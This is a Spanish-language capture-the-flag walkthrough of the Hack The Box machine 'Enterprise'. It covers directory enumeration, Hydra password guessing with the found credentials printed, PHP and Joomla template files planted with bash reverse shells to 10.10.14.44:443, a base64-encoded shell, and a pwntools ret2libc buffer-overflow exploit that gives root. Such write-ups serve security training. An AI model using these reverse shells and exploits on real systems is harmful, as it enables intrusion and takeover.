


Revisamos las tecnologías que usa <http://10.10.10.61>

```
root@kali:~/home/kali# curl http://10.10.10.61
HTTP/1.1 200 OK [application/javascript]
Server: Apache/2.4.18 (Ubuntu)
Country[RESERVED][?], Email[wordpress@example.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.61], JQuery[1.12.4], MetaGenerator[WordPress 4.8.1], PHP[5.6.31], PowerdBy[WordPress], Script[text/javascript], Title[US Enterprise 068211: Ships Log], UncommonHeaders[link], wordPres[4.8.1], X-Powered-By[PHP/5.6.31]
```

Navegamos sobre la web y vemos que no se ve correctamente. Si revisamos los enlaces, vemos que apuntan a “enterprise.htb”. Por lo que modificamos nuestro fichero hosts.


```
Archivo Acciones Editar Vista Ayuda
GNU nano 7.0
127.0.0.1 localhost
127.0.1.1 kali
10.10.10.61 enterprise.local enterprise.htb
```



Revisamos la web, pero no encontramos nada que nos llame la atención. Cambiando el vector de ataque, revisamos la web <https://10.10.10.61>. Realizamos un descubrimiento de directorios y encontramos el directorio “files”.

```
(root@kali)~/home/kali/HTB/enterprise# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -u https://enterprise.local -k
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: https://enterprise.local
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.3
[+] Timeout: 10s
2022/12/17 11:09:41 Starting gobuster in directory enumeration mode
/files (Status: 301) [Size: 322] [→ https://enterprise.local/files/]
```

El directorio tiene capacidad de exploración, por lo que vemos el fichero *lcars.zip*.



Dentro vemos una serie de scripts en PHP, que parecen de algún plugin de Wordpress, que corre sobre <http://10.10.10.61>.

```
File: .././Descargas/lcars_db.php
<?php
include "/var/www/html/wp-config.php";
$db = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_NAME);
// Test the connection
if (mysqli_connect_error()){
    // connection error
    exit("Couldn't connect to the database: " . mysqli_connect_error());
}

// test to retrieve an ID
if (isset($_GET['query'])){
    $query = $_GET['query'];
    $sql = "SELECT ID FROM wp_posts WHERE post_name = $query";
    $result = $db->query($sql);
    echo $result;
} else {
    echo "Failed to read query";
}
?>
```


Con hydra, validamos la clave de william.riker.

```
root@kali: ~ # hydra -l william.riker -P passwords enterprise.htb -V http-form-post /wp-login.php:log-"USER"pwd-"PASS"wp-submit-Log In:ntestcookie-1:5-Location
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-14 22:57:18
[WARNING] Restorefile (you have 10 seconds to abort... (use option -r to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (1:1/p:4), -1 try per task
[DATA] attacking http-post-form://enterprise.htb:80/wp-login.php:log-"USER"pwd-"PASS"wp-submit-Log In:ntestcookie-1:5-Location
[ATTEMPT] target enterprise.htb - login "william.riker" - pass "Za3yH6mM43852P" - 1 of 4 [child 0] (0/0)
[ATTEMPT] target enterprise.htb - login "william.riker" - pass "enterprisenc178" - 2 of 4 [child 1] (0/0)
[ATTEMPT] target enterprise.htb - login "william.riker" - pass "ZD3Yxfn5jez873Z" - 3 of 4 [child 2] (0/0)
[ATTEMPT] target enterprise.htb - login "william.riker" - pass "u*Z14ru0p#ttj83zS6" - 4 of 4 [child 3] (0/0)
[00][http-post-form] host: enterprise.htb login: william.riker password: u*Z14ru0p#ttj83zS6
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-14 22:57:16
```

Usuario: william.riker

Clave: u*Z14ru0p#ttj83zS6

3. Explotación y Acceso

Conseguimos acceso al Wordpress como administrador con las credenciales anteriormente obtenidas.




Hacktricks nos da una via potencial para conseguir un RCE

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#plugin-rce>

Por tanto, creamos nuestro fichero malicioso y lo subimos a la máquina víctima. Nos ponemos en escucha con NC en nuestra máquina atacante y navegamos a la web

<http://enterprise.htb/wp-content/uploads/2022/12/shell.php>.

```
GNU nano 7.0 shell.php
?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.44/443 0>61'" )
?>
```



Conseguimos acceso. Sin embargo, si revisamos la IP vemos que estamos ante un contendor.

```
www-data@b8319d86d21e:/var/www/html/wp-content/uploads/2022/12$ hostname -I
hostname -I
172.17.0.3
```

Revisamos los ficheros del directorio web, y encontramos en el fichero wp-config.php los parámetros de conexión a la BBDD.


```
Archivo Acciones Editar Vista Ayuda
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');


/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'NCC-1701E');
```

A parte de esto, no encontramos un vector de ataque claro, por lo que revisamos la web <http://enterprise.htb:8080>, que contiene un Joomla.



Antes, con SQLMap, habíamos conseguido unos usuarios, vamos a probar si funcionan.



Usuario: geordi.la.forge
Clave: ZD3YxfnSjezg67JZ

Intentamos conseguir un rce siguiendo estos pasos:<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/joomla#rce>


```
Press F10 to toggle Full Screen editing.
1 |<?php
2 |/**
3 | * @package Joomla.Site
4 | * @subpackage Templates.protostar
5 | *
6 | * @copyright Copyright (C) 2005 - 2017 Open Source Matters, Inc. All rights reserved.
7 | * @license GNU General Public License version 2 or later; see LICENSE.txt
8 | */
9 |
10 | system("bash -c 'bash -i >& /dev/tcp/10.10.14.44/443 0>&1'");
11 |
12 |
```

Nos ponemos en escucha con NC y navegamos a la web <http://enterprise.htb:8080/templates/protostar/error.php> y ganamos acceso. Sin embargo, vuelve a ser un contenedor. Revisamos el contenido del directorio y nos llama la atención el directorio files, que es el único que pertenece a root, aunque tenemos permisos de escritura.

```
www-data@a7018bfdc454:/var/www/html$ ls -la
total 16988
drwxr-xr-x 18 www-data www-data 4096 May 30 2022 .
drwxr-xr-x 4 root root 4096 May 30 2022 ..
-rw-r--r-- 1 www-data www-data 3006 Sep 3 2017 .htaccess
-rw-r--r-- 1 www-data www-data 18092 Aug 14 2017 LICENSE.txt
-rw-r--r-- 1 www-data www-data 4874 Aug 14 2017 README.txt
drwxr-xr-x 11 www-data www-data 4096 May 30 2022 administrator
drwxr-xr-x 2 www-data www-data 4096 May 30 2022 bin
drwxr-xr-x 2 www-data www-data 4096 May 30 2022 cache
drwxr-xr-x 2 www-data www-data 4096 May 30 2022 cli
drwxr-xr-x 20 www-data www-data 4096 May 30 2022 components
-r--r--r-- 1 www-data www-data 3053 Sep 6 2017 configuration.php
-rwxrwxr-x 1 www-data www-data 3131 Sep 7 2017 entrypoint.sh
drwxrwxrwx 2 root root 4096 Oct 17 2017 files
-rw-rw-rw- 1 www-data www-data 5457775 Sep 8 2017 fs.out
```

Parece que están jugando con monturas, entre la máquina víctima y los dockers desplegados. Para comprobarlo, nos creamos un fichero en php que nos diga la IP de la máquina.

```
www-data@a7018bfdc454:/var/www/html$ echo "<?php system('hostname -I'); ?>" > files/test.php
www-data@a7018bfdc454:/var/www/html$ ls -la files
total 16
drwxrwxrwx 2 root root 4096 Dec 16 17:08 .
drwxr-xr-x 18 www-data www-data 4096 May 30 2022 ..
-rw-r--r-- 1 root root 1406 Oct 17 2017 lcars.zip
-rw-r--r-- 1 www-data www-data 32 Dec 16 17:12 test.php
```



10.10.10.61 172.17.0.1 dead:beef::250:56ff:feb9:7eb1

Nos creamos un fichero malicioso, que alojaremos en la máquina víctima. Como no hay un editor en la máquina víctima, nos lo creamos en nuestra máquina y se lo pasamos mediante base64.

```
<?php
system("bash -c 'bash -i >& /dev/tcp/10.10.14.44/443 0>&1'");
?>
```

```
(root@kali)-[~/home/kali]
# cat test.php | base64 -w 0
PD9waHAKCnN5c3RlbSgiYmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40NC80NDMgMD4mMSciKTsKCj8+Cg==

www-data@7018bfdc454:/var/www/html$ echo "PD9waHAKCnN5c3RlbSgiYmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40NC80NDMgMD4mMSciKTsKCj8+Cg==" | base64 -d > files/test.php
```

Desde el navegador, hacemos la llamada y conseguimos acceso, ahora sí, a la máquina víctima.

```
(root@kali)-[~/home/kali]
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.44] from (UNKNOWN) [10.10.10.61] 41366
bash: cannot set terminal process group (1510): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enterprise:/var/www/html/files$ hostname -I
hostname -I
10.10.10.61 172.17.0.1 dead:beef::250:56ff:feb9:7eb1
```

4. Escalada de privilegios.

Realizamos una enumeración de los ficheros que tienen permisos de SUID y nos llama la atención /bin/lcars.

```
www-data@enterprise:/var/www/html/files$ find / -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/at
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/bin/umount
/bin/su
/bin/ping
/bin/ntfs-3g
/bin/mount
/bin/lcars
/bin/fusermount
```

Nos traemos el binario a nuestra máquina víctima y hacemos una inspección con ltrace. Observamos que hace una comparación con la cadena "picarda1". ¿Será el código que nos solicita?

```
(root@kali)-[~/home/kali/HTB/enterprise]
# ltrace ./lcars
__libc_start_main(0x565e5c91, 1, 0xffbf2664, 0x565e5d30 <unfinished ...>
setresuid(0, 0, 0, 0x565e5ca8)
puts("")
puts(" _____ " ...
)
puts(" | | | | | " ...
)
puts(" | | | | | " ...
)
puts("")
puts("Welcome to the Library Computer " ... Welcome to the Library Computer Access and Retrieval System
)
puts("Enter Bridge Access Code: "Enter Bridge Access Code:
)
fflush(0xf7e1dda0)
fgetc(
"\n", 9, 0xf7e1d620)
strcmp("\n", "picarda1")
puts("\nInvalid Code\nTerminating Console" ...
Invalid Code
Terminating Console
```

Conseguimos acceso al programa y vemos que es vulnerable a un desbordamiento de buffer.

Como la máquina víctima tiene gdb, vamos a realizar el siguiente proceso. Abrimos gdb y buscamos las funciones que tienen el programa.

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x00000508  _init
0x00000540  strcmp@plt
0x00000550  setresuid@plt
0x00000560  printf@plt
0x00000570  fflush@plt
0x00000580  fgets@plt
0x00000590  puts@plt
0x000005a0  exit@plt
0x000005b0  __libc_start_main@plt
0x000005c0  __isoc99_scanf@plt
0x000005e0  _start
0x00000620  __x86.get_pc_thunk.bx
0x00000630  deregister_tm_clones
0x00000670  register_tm_clones
0x000006c0  __do_global_ctors_aux
0x00000710  frame_dummy
0x0000074c  __x86.get_pc_thunk.dx
0x00000750  startScreen
0x000007d4  disableForcefields
0x0000085e  main_menu
0x00000b6a  unable
0x00000ba8  bridgeAuth
0x00000c91  main
0x00000d30  __libc_csu_init
0x00000d90  __libc_csu_fini
0x00000d94  _fini
(gdb) █
```

Sobre la función main, vamos a introducir un breakpoint, para que el flujo del programa se pare.

```
(gdb) b * main
Breakpoint 1 at 0xc91
(gdb) r █
```

Ahora, podemos consultar los que valen las direcciones de memoria "system" y "exit".

```
Breakpoint 1, 0x00000c91 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e4c060 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xf7e3faf0 <exit>
(gdb) █
```

Ahora, buscamos una dirección de memoria que contengan la palabra sh.

```
(gdb) find 0system,+9999999,"sh"
0xf7f6ddd5
0xf7f6e7e1
0xf7f70a14
0xf7f72582
warning: Unable to access 16000 bytes of target memory at 0xf7fc8485, halting search.
4 patterns found.
(gdb) █
```

Comprobamos si realmente la dirección de memoria tiene la cadena sh.

```
4 patterns found.
(gdb) x/s 0xf7f6ddd5
0xf7f6ddd5:  "sh"
(gdb) █
```

Con toda la información, creamos nuestro programa malicioso que explote el BOF RET2LIBC. Una vez generado el payload, nos conectamos a la máquina víctima y se lo pasamos directamente desde nuestro programa malicioso.

```
GNU nano 7.0
#!/usr/bin/python3

from pwn import *

def bof():

    offset=212
    # b es para decirle al programa que tiene que interpretarlo como bites
    junk= b"A"*offset

    systemAddr = p32(0xf7e4c060)
    exitAddr = p32(0xf7e3faf0)
    shellAddr = p32(0xf7f6ddd5)

    payload=junk + systemAddr + exitAddr + shellAddr
    #print(payload)

    context(os='linux', arch='i386')
    r = remote("10.10.10.61", 32812)
    r.recvuntil(b"Enter Bridge Access Code:")
    r.sendline(b"picarda1")
    r.recvuntil(b"Waiting for input:")
    r.sendline(b"4")
    r.recvuntil(b"Enter Security Override:")
    r.sendline(payload)
    r.interactive()

if __name__ == '__main__':
    bof()
```

Ejecutamos, y ganamos acceso a la máquina víctima como root.

```
(root@kali)-[~/home/kali/HTB/enterprise]
└─# python3 exploit.py
[+] Opening connection to 10.10.10.61 on port 32812: Done
[*] Switching to interactive mode

$ hostname
enterprise.htb
$ id
uid=0(root) gid=0(root) groups=0(root)
$
```